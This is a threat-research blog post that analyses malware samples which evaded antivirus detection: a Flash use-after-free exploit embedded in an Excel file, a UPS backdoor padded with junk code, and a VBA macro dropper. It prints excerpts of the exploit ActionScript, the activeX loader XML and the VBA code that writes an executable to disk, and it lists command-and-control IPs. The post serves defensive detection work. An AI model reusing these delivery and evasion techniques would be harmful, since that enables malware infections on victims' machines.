Ghosts in the Endpoint

fireeye.com/blog/threat-research/2016/04/ghosts_in_the_endpoi.html

We would like to introduce the first of our "Ghosts in the Endpoint" series, a report prepared by FireEye Labs that documents malicious software not being detected in the wild by traditional signature-based detections.

In this study, all the families identified are samples from VirusTotal (VT) with zero detections, but detected as malicious by our Multi-Vector Virtual Execution (MVX) Engine. We also added a few samples with very low detection rates (VT <=3) but with interesting bypass techniques.

Our goal is to share indicators that help the AV community and others improve their detection coverage.

Scope

- So far, only samples found in VT with the following file types were included in this study:
- Win32 binaries
- Office documents (including Open XML format)
- RTF documents
- Hangul Word Processor (HWP)[1] documents

The study includes samples submitted to VT in 2015 that were still found undetected or with minimal detection rates as of January 2016 (see VT detection Tables in the Appendix).

Findings

The following samples were identified in our research:

Suspected APT malware:

1. **GOODTIMES backdoor**: Suspected APT; MS Office with Embedded Hacking Team Flash Exploit
2. **UPS backdoor:** Suspected APT3
3. **VBA Macro + Metasploit Shellcode Loader:** Suspected Middle Eastern-based APT
4. **Hancom Office HWP Exploit:** Possible APT targeting of South Korea.

Malware without attribution:

1. **OccultAgent**: (New) Code hidden in Excel spreadsheet
2. **Spy-Net RAT**: Targeting Brazilian victims
3. **VBA Macros + PowerShell scripts:** Netcat Backdoor
4. **VBA Macros + Python scripts:** Metasploit Shellcode Loader
5. **Office Downloader**

Detailed Sample Analysis

Malware that remains undetected by more than 56 different AV vendors over a long period of time is worth investigating. This section briefly describes the malware and techniques identified in the undetected samples. A full list of indicators can be found in the IOC section at the end.

1. 4b3858c8b35e964a5eb0e291ff69ced6 - 201507.xlsx

Type: XLSX
Description: CVE-2015-5119 (Flash exploit exposed in the Hacking Team leak)
Attribution: Suspected APT threat group targeting Taiwan
Current detection: 0/53
First Submission: July 13, 2015
Last Submission: January 27, 2016
Time undetected in VT: At least 6 months

This Excel document is PKZIP compressed (following the Open XML Format) with the structure shown in Figure 1:





Figure 1: Structure of XLSX document

When the spreadsheet is opened, a dialog prompts the victim to allow unknown embedded content to be played, as shown in Figure 2. In this case, social engineering is needed to convince the victim to execute the malicious Flash object.



	A	B	C	D	E	F	G	H	I
1	[redacted]	部門	E-Mail	Tel					
2	[redacted]	A00	[redacted]@hyweb.com.tw	3101					
3	[redacted]	A00	[redacted]@hyweb.com.tw						
4	[redacted]	A00	[redacted]@hyweb.com.tw						
5	[redacted]	A02	[redacted]@hyweb.com.tw	[redacted]316					
6	[redacted]	A02	[redacted]@hyweb.com.tw	[redacted]875					
7	[redacted]	A02	[redacted]@hyweb.com.tw						
8	[redacted]	A03	[redacted]@tpe.hyweb.com.tw						
9	[redacted]	A03	[redacted]@tpe.hyweb.com.tw						
10	[redacted]	A03	[redacted]@hyweb.com.tw						
11	[redacted]	A07	[redacted]@hyweb.com.tw						
12	[redacted]	A07	[redacted]@hyweb.com.tw						
13	[redacted]	A07	[redacted]@hyweb.com.tw						
14	[redacted]	A07	[redacted]@hyweb.com.tw						
15	[redacted]	A07	[redacted]@hyweb.com.tw						
16	[redacted]	A07	[redacted]@hyweb.com.tw						
17	[redacted]	A07	[redacted]@hyweb.com.tw	[redacted]708					
18	[redacted]	A07	[redacted]@hyweb.com.tw						
19	[redacted]	A08	[redacted]@hyweb.com.tw						
20	[redacted]	A08	[redacted]@hyweb.com.tw	[redacted]102					
21	[redacted]	A08	[redacted]@tpe.hyweb.com.tw						
22	[redacted]	A08	[redacted]@hyweb.com.tw						
23	[redacted]	A08	[redacted]@hyweb.com.tw						
24	[redacted]	A08	[redacted]@hyweb.com.tw						

Warning


This document contains embedded content that may be harmful to your computer.
Choose from one of the following options:

(●) Do not allow content to play (Recommended).

( ) I recognize this content. Allow it to play.

Figure 2: Excel document content and prompt

When the victim allows the embedded content to be played, the activeX1.xml file is read to locate the OLE Control to be used (which corresponds to Macromedia Flash Player, as shown in Figure 3) through the ClassID attribute to finally load the Flash Exploit embedded in the activeX1.bin object.




```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<ax:ocx ax:classid="{D27CDB6E-AE6D-11CF-96B8-444553540000}"
ax:persistence="persistStreamInit" r:id="rId1"
xmlns:ax="http://schemas.microsoft.com/office/2006/activeX"
xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships"/>
```

Figure 3: Content of activeX1.xml file

The embedded Flash exploit corresponds to CVE-2015-5119, one of several zero-day exploits identified following the Hacking Team leak in July 2015.[2]

A look at the Flash Action Script (AS) reveals code similar to that from the Hacking Team Exploit, such as the class name exp1_fla/MainTimeLine, the function name TryExpl() with the same use-after-free technique, and even the same error message “can’t cause UaF” as shown in Figure 4.



```
static function TryExpl():Boolean
{
    var alen:int;
    var a:* = undefined;
    var i:int;
    var v:Vector.<uint>;
    var j:int;
    var k:int;
    var mc:MyClass2;
    try {
        alen = 90;
        a = new Array(alen);
        if (_gc == null){
            _gc = new Array();
        };
        _gc.push(a);
        while (i < alen) {
            a[i] = new MyClass2(i);
            a[(i + 1)] = new ByteArray();
            a[(i + 1)].length = 4000;
            a[(i + 2)] = new MyClass2((i + 2));
            i = (i + 3);
        };
        i = (alen - 5);
        while (i >= 0) {
            _ba = a[i];
            _ba[3] = new (MyClass)();
            logAdd(("_ba[3] = " + _ba[3]));
            if (_ba[3] != 0){
                throw (new Error("can't cause UaF"));
            };
```

Figure 4: Flash exploit code

The combination of the class name exp1_fla() and classes ShellMac64, ShellWin32 and ShellWin64 built into the exploit (see Figure 5) were not observed in the original Hacking Team version of the exploit, suggesting that the group responsible for this malicious Excel file modified the original exploit code.



```
exp1_fla
fl
Button_disabledSkin
Button_downSkin
Button_emphasizedSkin
Button_overSkin
Button_selectedDisabledSkin
Button_selectedDownSkin
Button_selectedOverSkin
Button_selectedUpSkin
Button_upSkin
focusRectSkin
MyClass
MyClass1
MyClass2
MyUtils
ScrollArrowDown_disabledSkin
ScrollArrowDown_downSkin
ScrollArrowDown_overSkin
ScrollArrowDown_upSkin
ScrollArrowUp_disabledSkin
ScrollArrowUp_downSkin
ScrollArrowUp_overSkin
ScrollArrowUp_upSkin
ScrollBar_thumbIcon
ScrollThumb_downSkin
ScrollThumb_overSkin
ScrollThumb_upSkin
ScrollTrack_skin
ShellMac64
ShellWin32
ShellWin64
TextArea_disabledSkin
TextArea_upSkin
```

Figure 5: Flash Action Script classes from malicious Excel file


The exploit drops a variant of the backdoor we call GOODTIMES (also known as Linopid). The backdoor communicates to Taiwan-based IP addresses 220.128.223.75 and 220.134.47.67 on ports 8080 and 443 via HTTP.

While this particular GOODTIMES sample has not been attributed to a specific threat group, GOODTIMES has previously been used by suspected APT actors. Based on previously identified targets and the use of Traditional Chinese language and Taiwan-centric themes in spear phishing messages and decoy documents, the group appears to focus on Taiwanese targets.

Potential AV bypassing reason

1. New delivery mechanism: The leaked CVE-2015-5119 Flash exploit has been used by a wide range of threat groups, including other APT groups such as APT3 and APT18[3]. Previous delivery methods entailed luring the victim to click on a malicious link (delivered via a spear phishing message) where the malicious Flash exploit was hosted on a web page. In this case, the suspected APT group responsible for the GOODTIMES backdoor changed the **delivery mechanism** by embedding the exploit as ActiveX object inside the Excel Open XML Format (PKZIP compressed).

2. In addition, while an ActiveX object would normally be embedded inside a Compound File Binary Format[4], in this case the uncompressed Flash content is embedded directly in the Excel file, right after the ClassID, as shown at Figure 6.



```
00000000: 6E DB 7C D2-6D AE CF 11-96 B8 44 45-53 54 00 00  n DEST
00000010: 66 55 66 55-58 5B 01 00-46 57 53 0F-58 5B 01 00  fUfUX[  FWS X[
00000020: 78 00 05 DC-00 00 0F A0-00 00 0C 01-00 44 11 09
00000030: 00 00 00 43-02 FF FF FF-BF 15 0B 00-00 00 01 00
00000040: 5[illegible]E-65 20 31 [illegible] 00 00  Scene 1
00000050: 0[illegible]F-00 24 00 [illegible] 00 00
00000060: 0D C0 01 00-FF FF FF 01-01 00 00 00-00 11 35 8C
00000070: 80 37 1F 44-E0 70 C9 1D-0C 81 C2 DC-00 FF 09 10
00000080: 00 00 00 02-00 01 00 86-06 06 01 00-01 00 00 40
00000090: 00 00 00 C8-09 03 00 01-00 40 00 00-00 BF 00 7A
000000A0: 00 00 00 04-00 60 00 B3-48 00 0D C0-01 10 89 6B
000000B0: 6C 12 41 6C-D4 6E 00 02-00 00 75 BF-FF 00 9D FF
```

Figure 6: Embedded Flash object

· The above steps might be enough to avoid proper parsing of the malicious Flash object. This is the first time we have seen a CVE-2015-5119 sample embedded in an Excel document this way.

2. 22da029dd4e018b7c7135a03d0ba9b99

Type: Win32 binary
Description: A variant of the UPS backdoor
Attribution: suspected APT3
Current detection: 0/57
First Submission: August 6, 2015
Last Submission: February 2, 2016
Time undetected in VT: At least 6 months


UPS is a backdoor capable of uploading and downloading files, creating a reverse shell, reconfiguring itself to use different command and control (CnC) servers, and acting as a proxy server. It uses a custom binary protocol to communicate with its CnC server and it encrypts this custom protocol using a TLS TCP connection.

While this particular UPS sample has not been attributed, UPS is commonly used by the China-based APT3.

Potential AV bypassing reason

1. Junk code insertion: Examining this UPS sample, we see a significant amount of "junk code" potentially designed to mask the malicious nature of the binary, as well as to complicate analysis or reverse engineering efforts.

In Figure 7 we see the backdoor executing a jump to address 0x4043AB by forcing the "jump if greater than" comparison to be true by moving a large value (0x4A2E88E4) to the ebx register and then comparing it with a hardcoded lower value (0x6A1E839), after which a large number of junk instructions are skipped (red square). This strategy can be seen through several different execution paths.


```
inc     al
rcr     bx, 1Dh
and     dl, al
mov     ebx, 4A2E88E4h
cmp     ebx, 6A1E839h
jg      short loc_4043AB

jle     short $+2

loc_404336:
mov     dx, ax
cmp     ebx, esi
and     ax, ax
rol     cl, 1Dh
neg     ax
jge     short loc_404336
```

Figure 7: Decompiled UPS sample showing junk code


3. aedd5d8446cc12ddfdc426cca3ed8bf0 - S-old.xlsb

Type: XLSB
Description: VBA Macro + Metasploit Shellcode Loader Backdoor
Attribution: Suspected Middle Eastern-based APT
Current detection: 1/52

First Submission: September 28, 2015
Last Submission: January 28, 2016
Time undetected in VT: At least 4 months

This particular sample, an Excel Binary Workbook file,[5] has only one generic detection on VT, so we believe it is still worth mentioning in this report.


When the spreadsheet is opened, the victim is shown a table of Israeli holidays and prompted to enable macros to view the full list, as shown in Figure 8:



	A	B	C	D	E
1	please Enable Content to view complete list				
2					
3		Holidays in Israel in 2015			
4					
5	Weekday	Date	Holiday name	Holiday type	
6					
7	Thursday	1-Jan	Asarah B'Tevet	Observance, Hebrew	
52					
53					
54					
55					

Figure 8: Malicious Excel file showing calendar data

When the macro is executed it creates a Windows binary in memory as shown in Figure 9. Note the Chr(77) + Chr(90) builds the MS-DOS header magic number "MZ".



```
Function A0() As String
c = ""
c = c + Chr(77) + Chr(90) + Chr(119) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(2) + Chr(0)
c = c + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(235) + Chr(136)
c = c + Chr(42) + Chr(0) + Chr(0) + Chr(0) + Chr(32) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0)
c = c + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0)
c = c + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0)
c = c + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0)
```

Figure 9: Macro concatenating bytes to form a Windows binary

The binary is written to the file system with the file name NTUSER.dat{**GUID**}.exe as shown in Figure 10.



```
Dim TypeLib
Set TypeLib = CreateObject("Scriptlet.TypeLib")
filename = Environ("USERPROFILE") & "\NTUSER.dat" & Mid(TypeLib.GUID, 1, 38) & ".exe"
If Not Dir(filename) <> "" Then
Open filename For Output As #1
    Print #1, file_text
Close #1
End If
```

Figure 10: Creating the Windows binary

